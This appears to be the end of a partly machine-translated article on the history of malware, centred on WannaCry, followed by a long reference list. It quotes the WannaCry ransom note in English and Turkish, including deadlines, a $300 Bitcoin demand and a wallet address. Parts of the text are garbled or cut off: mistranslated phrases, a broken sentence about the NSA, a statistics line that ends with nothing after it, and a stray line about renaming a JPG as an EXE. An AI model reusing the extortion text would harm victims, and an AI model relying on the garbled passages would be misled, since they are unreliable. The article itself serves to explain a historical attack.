
Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!



Ooops, your files have been encrypted!

Payment will be raised on
12/13/2019 11:05:56
Time Left
02:23:59:04

Your files will be lost on
12/17/2019 11:05:56
Time Left
06:23:59:04

Bilgisayarıma ne oldu?
Önemli dosyalarınız şifrelidir.
Belgelerinizin, fotoğraflarınızın, videolarınızın, veritabanlarının ve diğer dosyalarınızın birçoğu şifrelendiğinden artık erişilebilir değillerdir. Belki dosyalarınızı kurtarmanın bir yolunu bulmakla meşgulsünüz, ancak zamanınızı boşa harcamayın. Şifreleme servisimiz olmadan dosyalarınızı kimse kurtaramaz.

Dosyalarımı Kurtarabilir miyim?
Emin. Tüm dosyalarınızı güvenli ve kolay bir şekilde kurtarabileceğinizi garanti ederiz. Ama yeterince zamanınız yok.
Dosyalarınızın bir kısmını ücretsiz olarak çözebilirsiniz. Şimdi <Decrypt> seçeneğini tıklayarak deneyin.
Ancak tüm dosyalarınızın şifresini çözmek isterseniz, ödemeniz gerekecek.
Ödemeyi göndermek için yalnızca 3 gününüz var. Bundan sonra fiyat iki katına çıkacak.
Ayrıca, 7 gün içinde ödeme yapmazsanız, dosyalarınızı sonsuza dek kurtaramazsınız.
6 ay içinde ödeme yapamayacak kadar zayıf olan kullanıcılar için ücretsiz etkinlikler düzenleyeceğiz.


Nasıl ödeme yaparım?
Ödeme yalnızca Bitcoin'de kabul edilmektedir. Daha fazla bilgi için <About bitcoin> seçeneğini tıklayın.
Lütfen Bitcoin'in şu anki fiyatını kontrol edin ve biraz para çekici satın alın. Daha fazla bilgi için <How to buy bitcoins> 'a tıklayın.

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

**** IMPORTANT INFORMATION ****

If the JPG extension does not work, try it as an EXE.

As of April 2017, WannaCry damage percentage of operating systems and the way the attacks were carried out were as follows [48];



WannaCry was undoubtedly one of the biggest attacks of our near future. Dozens of institutions and people were victims of this attack. Perspectives towards Windows operating systems have changed. N.S.A. how powerful state organs such as A single image was engraved in the minds;

References

[1] https://us.norton.com/internetsecurity-malware-what-is-a-computer-virus.html

[2] https://www.welivesecurity.com/2018/11/05/malware-1980s-brain-virus-morris-worm/

[3] https://www.fbi.gov/news/stories/morris-worm-30-years-since-first-major-attack-on-internet-110218

[4] https://malware.wikia.org/wiki/CIH

[5] http://arsiv.ntv.com.tr/news/148938.asp

[6] http://www.hurriyet.com.tr/ekonomi/cernobil-virusu-4-milyar-dolar-yedi-39076290

[7] https://www.upguard.com/blog/wannacry

[8] https://www.opovo.com.br/jornal/economia/2017/05/wannacry-no-brasil-e-no-mundo.html

[9] https://money.cnn.com/2017/05/12/technology/ransomware-attack-nsa-microsoft/

[10] https://www.zerohedge.com/news/2017-05-13/bank-china-atms-go-dark-ransomware-attack-slams-china

[11] https://www.straitstimes.com/world/organisations-hit-by-global-cyberattack

[12] https://www.france24.com/en/20170512-cyberattack-ransomware-renault-worldwide-british-hospitals

[13] https://www.eltiempo.com/tecnosfera/novedades-tecnologia/alerta-por-cibertaque-que-golpeo-a-74-paises-87602

[14] https://milano.repubblica.it/cronaca/2017/05/12/news/milano_virus_ransomware_universita_bicocca-165302056/

[15] https://www.faz.net/aktuell/wirtschaft/unternehmen/hacker-angriff-weltweite-cyberattacke-trifft-computer-der-deutschen-bahn-15013583.html

[16] https://hvg.hu/tudomany/20170512_wannacry_zsarolovirus_aldozatok_magyar_ceg

[17] http://web.archive.org/web/20170514091323/http://timesofindia.indiatimes.com/india/andhra-police-computers-hit-by-cyberattack/articleshow/58658853.cms

[18] https://observador.pt/2017/05/12/portugal-telecom-alvo-de-ataque-informatico-internacional/

[19] https://stirileprotv.ro/stiri/actualitate/atacul-informatic-global-ar-fi-afectat-si-uzina-dacia-de-la-mioveni-reactia-ministrului-comunicatiilor-augustin-jianu.html

[20] https://www.libertatea.ro/stiri/atac-cibernetic-la-mae-1836024

[21] https://www.news.com.au/technology/online/hacking/massive-cyber-attack-creates-chaos-around-the-world/news-story/b248da44b753489a3f207dfee2ce78a9

[22] https://abcnews.go.com/International/researcher-accidentally-stops-spread-unprecedented-global-cyberattack/story?id=47390745

[23] https://www.svoboda.org/a/28483898.html

[24] https://www.elperiodico.com/es/sociedad/20170512/un-ataque-informatico-masivo-infecta-a-las-grandes-empresas-de-espana-6033534

[25] https://www.independent.co.uk/news/uk/home-news/nissan-sunderland-cyber-attack-ransomware-nhs-malware-wannacry-car-factory-a7733936.html

[26] https://www.nu.nl/internet/4691349/parkeerbedrijf-q-park-kampt-nog-steeds-met-ransomware-aanval.html?redirect=1

[27] https://www.ft.com/content/af74e3f4-373d-11e7-99bd-13beb0903fa3

[28] https://www.knowbe4.com/aids-trojan

[29] https://www.troyhunt.com/everything-you-need-to-know-about-the-wannacrypt-ransomware/

[30] https://gist.github.com/misterch0c/08829bc65b208609d455a9f4aeaa2a6c

[31] https://arstechnica.com/information-technology/2017/04/nsa-leaking-shadow-brokers-just-dumped-its-most-damaging-release-yet/

[32] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

[33] https://nvd.nist.gov/vuln/detail/CVE-2017-0148

[34] https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/

[35] https://www.cyberscoop.com/shadow-brokers-nsa-documents-reveal-sweeping-espionage-operation-middle-eastern-banks/

[36] https://qz.com/982993/watch-as-these-bitcoin-wallets-receive-ransomware-payments-from-the-ongoing-cyberattack/

[37] https://www.thesslstore.com/blog/what-is-256-bit-encryption/

[38] https://www.secpod.com/blog/command-and-control-servers-things-you-should-know/

[39] https://blog.avast.com/wannacry-update-the-worst-ransomware-outbreak-in-history

[40] https://github.com/gentilkiwi/wanakiwi

[41] https://malware.wikia.org/wiki/WannaCry

[42] https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

[43] https://gist.github.com/iwikmai/65b8a5b882e782d78fc5f466dfd2cde4

[44] https://www.cozumpark.com/wannacry-testpit-ve-korunma-yontemleri/

[45] https://www.cyber-warrior.org/Forum/tum-detaylaryla-joker-ctf--ld_635788,0.cwx

[46] https://github.com/ytisf/theZoo

[47] https://github.com/rapid7/metasploit-framework

[48] https://res.cloudinary.com/yumyoshojin/image/upload/v1/pdf/business-risk-strategies-2017.pdf